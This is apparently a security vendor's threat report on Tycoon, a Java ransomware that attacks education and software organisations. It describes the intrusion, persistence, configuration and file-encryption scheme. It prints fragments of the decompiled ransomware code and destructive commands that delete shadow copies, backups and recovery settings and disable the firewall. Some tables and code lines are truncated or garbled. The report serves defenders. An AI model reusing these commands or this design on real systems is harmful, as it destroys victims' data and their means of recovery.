Threat Spotlight: Tycoon Ransomware Targets Education and Software Sectors

blogs.blackberry.com/en/2020/06/threat-spotlight-tycoon-ransomware-targets-education-and-software-sectors

The BlackBerry Research & Intelligence Team, KPMG's UK Cyber Response Services Team

Overview

Tycoon is a multi-platform Java ransomware targeting Windows® and Linux® that has been observed in-the-wild since at least December 2019[1]. It is deployed in the form of a Trojanized Java Runtime Environment (JRE) and leverages an obscure Java image format to fly under the radar.

The threat actors behind Tycoon were observed using highly targeted delivery mechanisms to infiltrate small to medium sized companies and institutions in education and software industries, where they would proceed to encrypt file servers and demand a ransom. However, due to the reuse of a common RSA private key it may be possible to recover data without the need for payment in earlier variants.

Delivery

The BlackBerry Research and Intelligence Team in partnership with KPMG's UK Cyber Response Services recently unearthed a new ransomware strain written in Java. The ransomware was deployed in a targeted attack against an organization, where the system administrators had been locked out of their systems following an attack on their domain controller and file servers. After conducting forensic investigations of the infected systems, it became apparent that the initial intrusion occurred via an Internet-facing RDP jump-server.

The following illustration demonstrates how the attackers managed to gain initial access and started infecting systems across the estate:



Figure 1: Attack timeline

Post-incident analysis of the Internet-facing RDP server could not be performed as it had already been restored. However, our analysis of the victim machines revealed that some of the techniques used by the attacker were unusual and noteworthy:

- To achieve persistence on the victim's machine, the attackers had used a technique called Image File Execution Options (IFEO) injection[2]. IFEO settings are stored in the Windows registry. These settings give developers an option to debug their software through the attachment of a debugging application during the execution of a target application.

- A backdoor was then executed alongside the Microsoft Windows On-Screen Keyboard (OSK) feature of the operating system:



Figure 2: Registry key used to execute the backdoor

- The attackers disabled the organization's anti-malware solution with the use of the ProcessHacker utility and changed the passwords for Active Directory servers. This leaves the victim unable to access their systems.

- Most of the attacker files were timestomped, including the Java libraries and the execution script, and had file date timestamps of 11th April 2020, 15:16:22:

```
"LastModified0x10": "2020-04-11T15:16:22.0000000+00:00",
"LastAccess0x30": "2020-04-12T23:35:55.7380371+00:00",
"Created0x10": "2020-04-11T15:16:22.0000000+00:00",
"IsDirectory": false,
"Extension": ".exe",
"IsAds": false,
"SecurityId": 1398,
"FnAttributeId": 2,
"@version": "1",
```


Figure 3: File timestamp

Finally, the attackers executed the Java ransomware module, encrypting all file servers including backup systems that were connected to the network.

Execution

Tycoon ransomware comes in form of a ZIP archive containing a Trojanized Java Runtime Environment (JRE) build. The malware is compiled into a Java image file (JIMAGE) located at *lib\modules* within the build directory.

JIMAGE is a special file format that stores custom JRE images which is designed to be used by the Java Virtual Machine (JVM) at runtime. It encompasses resources and class files of all Java modules that support the specific JRE build. The format was first introduced in Java version 9 and is sparsely documented. Unlike the popular Java Archive format (JAR), JIMAGE is mostly internal to the JDK and rarely used by developers:



Figure 4: Malicious "modules" file; JIMAGE format uses a header starting with 0xDADAFECA signature

The OpenJDK9 *jimage* utility can extract and decompile Java image files:

```
$ ./jimage --help
Usage: jimage <extract|recreate|info|list|verify> <options> jimage...
```

After extraction, the ransomware image contains three modules related to a project called "tycoon":



Figure 5: Contents of the ZIP archive (left) and structure of the decompiled Java modules JIMAGE (right)

The ransomware is triggered by executing a shell script that runs the Main function of the malicious Java module using the *java -m* command.

The malicious JRE build contains both Windows® and Linux® versions of this script, suggesting that the threat actors are also targeting Linux® servers:



Figure 6: Shell scripts used to execute the ransomware, and Java "release" file

Configuration

The malware configuration is stored in the project's *BuildConfig* file and includes information such as:

- The attacker's email address
- The RSA public key

- The content of the ransom note
- The exclusions list
- The list of shell commands to be executed

Value Name	Example Value
EMAIL_1	“dataissafe[at]protonmail[.]com”
EMAIL_2	“dataissafe[at]mail[.]com”
FILE_EXTENSION	“thanos”
PUBLIC_KEY	“-----BEGIN PUBLIC KEY----- \nMIGfMA0GCSqGSIb3DQEBAQUAA4GNADCBiQKBgQDa+whJSxr9ngcD1T5GmjDNSUEY\ngz5 vy4lE9g2M3PvVc9iLw9Ybe+NMqJwHB8FYCTled48mXQmCvRH2Vw3lPkA\nTrQ4zbVx0fgEsoxek b3GbK2NseXEeavCi5lo5/jXZi4Td7nlWTu27CluyxRSgv\nL0O19CwzvckTM91BKwIDAQAB\n -----END PUBLIC KEY-----”
NUMBER_OF_KEYS_PER_ROOT_PATH	100
CHUNK_SIZE	10485760L *(10 MB)*
ENCRYPTION_PATTERN	true, true, false, false, false, true, true, false, false, false, false, false, false, false, false, false
HEADER	0x68, 0x61, 0x70, 0x70, 0x79, 0x6E, 0x79, 0x33, 0x2E, 0x31 *(ASCII for “happyny3.1”)*
DIR_BLACKLIST	"Windows", "Boot", "System Volume Information", "Program Files\\Common Files\\Microsoft Shared "Program Files\\Common Files\\System", "Program Files\\Common Files\\Services", "Program Files\\Common Files\\SpeechEngines", "Program Files (x86)\\Common Files\\microsoft shared", "Program Files (x86)\\Common Files\\System", "Program Files (x86)\\Common Files\\Services", "Pr Files (x86)\\Common Files\\SpeechEngines", "Program Files\\Internet Explorer", "Program Files\\Int Explorer", "Program Files\\Windows Mail", "Program Files\\Windows Media Player", "Program Files\\Windows Photo Viewer", "Program Files\\Windows Sidebar", "Program Files\\DVD Maker", "Program Files\\MSBuild", "Program Files\\Reference Assemblies", "Program Files\\Windows Defen "Program Files\\Windows NT", "Program Files (x86)\\Internet Explorer", "Program Files (x86)\\Wind Mail", "Program Files (x86)\\Windows Media Player", "Program Files (x86)\\Windows Photo Viewer" "Program Files (x86)\\Windows Sidebar", "Program Files (x86)\\MSBuild", "Program Files (x86)\\Reference Assemblies", "Program Files (x86)\\Windows Defender", "Program Files (x86)\\Windows NT", "ProgramData\\Microsoft", "Users\\All Users"
EXTENSION_BLACKLIST	"mui", "exe", "dll", "lolz"
FILE_BLACKLIST	"decryption.txt", "$Mft", "$Mft (NTFS Master File Table)", "$MftMirr", "$LogFile", "$LogFile (NTFS Vo Log)", "$Volume", "$AttrDef", "$Bitmap", "$BitMap", "$BitMap (NTFS Free Space Map)", "$Boot", "$BadClus", "$Secure", "$Upcase", "$Extend", "$Quota", "$ObjId", "$Reparse", "$Extend", "bootmg "BOOTSECT.BAK", "pagefile.sys", "pagefile.sys (Page File)", "boot.ini", "bootfont.bin", "io.sys"
EXEC_COMMANDS	"vssadmin delete shadows /all /quiet", "wmic shadowcopy delete", "bcdedit /set {default} bootstatus ignoreallfailures", "bcdedit /set {default} recoveryenabled no", "wbadmin delete catalog -quiet", "nets advfirewall set currentprofile state off", "netsh firewall set opmode mode=disable"
TXT	*content of the ransom note (see IOCs)*

Figure 7: Example configuration values

BuildConfig.java

```java
package org.bit8s.tycoon.artifact.config;

import java.util.Arrays;
import javax.xml.bind.DatatypeConverter;
import org.jetbrains.annotations.NotNull;

public final class BuildConfig {
  @NotNull
  private static final String EMAIL_1 = "dataissafe@protonmail.com";

  @NotNull
  private static final String EMAIL_2 = "dataissafe@mail.com";

  @NotNull
  private static final String FILE_EXTENSION = "thanos";

  @NotNull
  private static final String PUBLIC_KEY = "-----BEGIN PUBLIC KEY-----\nMIGfMA0GCSqGSIb3DQEBAQUAA4GNADCBiQKB

  private static final int NUMBER_OF_KEYS_PER_ROOT_PATH = 100;

  private static final long CHUNK_SIZE = 10485760L;

  @NotNull
  private static final boolean[] ENCRYPTION_PATTERN = new boolean[] {
      true, true, false, false, false, true, true, false, false, false,
      false, false, false, false, false, false };

  @NotNull
  private static final byte[] HEADER = new byte[] { 104, 97, 112, 112, 121, 110, 121, 51, 46, 49 };

  @NotNull
  private static final String[] DIR_BLACKLIST = new String[] {
      "Windows", "Boot", "System Volume Information", "Program Files\\Common Files\\Microsoft Shared", "Progr
      "Program Files (x86)\\Common Files\\SpeechEngines", "Program Files\\Internet Explorer", "Program Files
      "Program Files\\Windows Defender", "Program Files\\Windows NT", "Program Files (x86)\\Internet Explorer
      "Program Files (x86)\\Windows NT", "ProgramData\\Microsoft", "Users\\All Users" };

  @NotNull
  private static final String[] EXTENSION_BLACKLIST = new String[] { "mui", "exe", "dll", "lolz" };

  @NotNull
  private static final String[] FILE_BLACKLIST = new String[] {
      "decryption.txt", "$Mft", "$Mft (NTFS Master File Table)", "$MftMirr", "$LogFile", "$LogFile (NTFS Volu
      "$BitMap (NTFS Free Space Map)", "$Boot", "$BadClus", "$Secure", "$Upcase", "$Extend", "$Quota", "$Obj
      "bootmgr", "BOOTSECT.BAK", "pagefile.sys", "pagefile.sys (Page File)", "boot.ini", "bootfont.bin", "io

  @NotNull
  private static final String[] EXEC_COMMANDS = new String[] { "vssadmin delete shadows /all /quiet", "wmic

  private static final String TXT = "FILES ARE ENCRYPTED:" + System.lineSeparator() + System.lineSeparator()
```

Figure 8: A fragment of BuildConfig file

Behavior

Upon execution the malware will run a set of shell commands specified in the *BuildConfig* file:

vssadmin delete shadows /all /quiet
wmic shadowcopy delete
bcdedit /set {default} bootstatuspolicy ignoreallfailures
bcdedit /set {default} recoveryenabled no
wbadmin delete catalog -quiet
netsh advfirewall set currentprofile state off
netsh firewall set opmode mode=disable

An *install_id* value will be generated for each victim using the first four bytes from a SHA256 hash of the system UUID value. To obtain the UUID the malware executes the following wmic command:

wmic csproduct get UUID

The list of paths to encrypt can be passed as parameter; alternatively, the malware will generate a list of all root paths in the system. A separate encryption thread will be created for each item in the path list.

After the encryption process is completed, the malware will ensure that the files are not recoverable by overwriting deleted files in each encryption path. It uses an embedded Windows utility called *cipher.exe* for this task:

```
60
61    private static void executeCleanUp(@NotNull List<Path> paramList) {
62      LinkedList<Thread> linkedList = new LinkedList();
63      for (Path path : paramList) {
64        Thread thread = new Thread(() -> {
65              try {
66                CommandExecutor.executeCommand("cipher /w:" + paramPath.toString().toLowerCase());
67              } catch (Exception exception) {
68                CONSOLE_LOGGER.exception(exception, false);
69              }
70            });
71        thread.start();
72        linkedList.add(thread);
73      }
74      for (Thread thread : linkedList) {
75        try {
76          thread.join();
77        } catch (Exception exception) {
78          CONSOLE_LOGGER.exception(exception, false);
79        }
80      }
81      linkedList.clear();
82    }
83  }
```

Figure 9: Secure deletion of original files

File Encryption

The files are encrypted using an AES-256 algorithm in Galois/Counter (GCM) mode[3] with a 16-byte long GCM authentication tag, which ensures data integrity. A 12-byte long initialization vector (IV) is generated for each encryption chunk using the *java.security.SecureRandom* function. The encryption chunk size is specified in *BuildConfig* and is set to 10 MB while a pattern setting specifies the pattern in which file chunks are to be processed. By skipping parts of the bigger files, the attackers speed up the encryption process while damaging the files and making them unusable.

For each encryption path, an array of AES-256 keys is generated using *java.security.Secure.Random* function. The maximum number of keys per path is set in *BuildConfig* and may differ between samples. Each file (or file chunk, in case of files bigger than the chunk size) is encrypted with a different AES key, then encrypted with the attacker's RSA-1024 public key and saved in the chunk metadata block:

```
77    @NotNull
78    static KeyScheme generate(@NotNull byte[] paramArrayOfbyte, @NotNull String paramString)
        throws KeySchemeException {
79      try {
80        if (paramArrayOfbyte.length != 4)
81          throw new IllegalArgumentException(String.format("Install id length %d should be
              %d bytes length", new Object[] { Integer.valueOf(paramArrayOfbyte.length),
              Integer.valueOf(4) }));
82        if (paramString.isBlank())
83          throw new IllegalArgumentException("Public key is blank");
84        byte[] arrayOfByte1 = generateSecretKey();
85        byte[] arrayOfByte2 = calculateMessageDigest(paramArrayOfbyte, arrayOfByte1);
86        byte[] arrayOfByte3 = encryptKeyScheme(paramArrayOfbyte, arrayOfByte1, arrayOfByte2,
            paramString);
87        return new KeySchemeAes256(paramArrayOfbyte, arrayOfByte1, arrayOfByte3);
88      } catch (IllegalArgumentException|NoSuchAlgorithmException|InvalidKeyException|
          NoSuchPaddingException|BadPaddingException|InvalidKeySpecException|
          IllegalBlockSizeException illegalArgumentException) {
89        throw new KeySchemeException("Exception during KeyScheme generation",
            illegalArgumentException);
90      }
91    }
```

Figure 10: AES key generation

The metadata added to each encrypted chunk contains the following:

- Header value specified in *BuildConfig*
- Chunk index (8 bytes)
- Chunk size (8 bytes)
- Per-chunk generated AES IV (12 bytes)
- AES GCM tag (16 bytes)
- RSA-encrypted AES key scheme (128 bytes), containing:
  - Victim ID (4 bytes)
  - AES key (32 bytes)
  - SHA512 hash of victim ID and AES key (64 bytes)



Figure 11: Encrypted file with highlighted metadata

Because of the use of asymmetric RSA algorithm to encrypt the securely generated AES keys, the file decryption requires obtaining the attacker's private RSA key. Factoring a 1024-bit RSA key, although theoretically possible, has not been achieved yet and would require extraordinary computational power.

However, one of the victims seeking help on the BleepingComputer forum[4] posted a private RSA key presumably coming from a decryptor the victim purchased from the attackers. This key has proven to be successful in decryption of some of the files affected by the earliest version of Tycoon ransomware that added the *.redrum* extension to the encrypted files:



Figure 12: Decrypted AES key metadata: install_id (red), AES key (green), sha512 hash (blue)

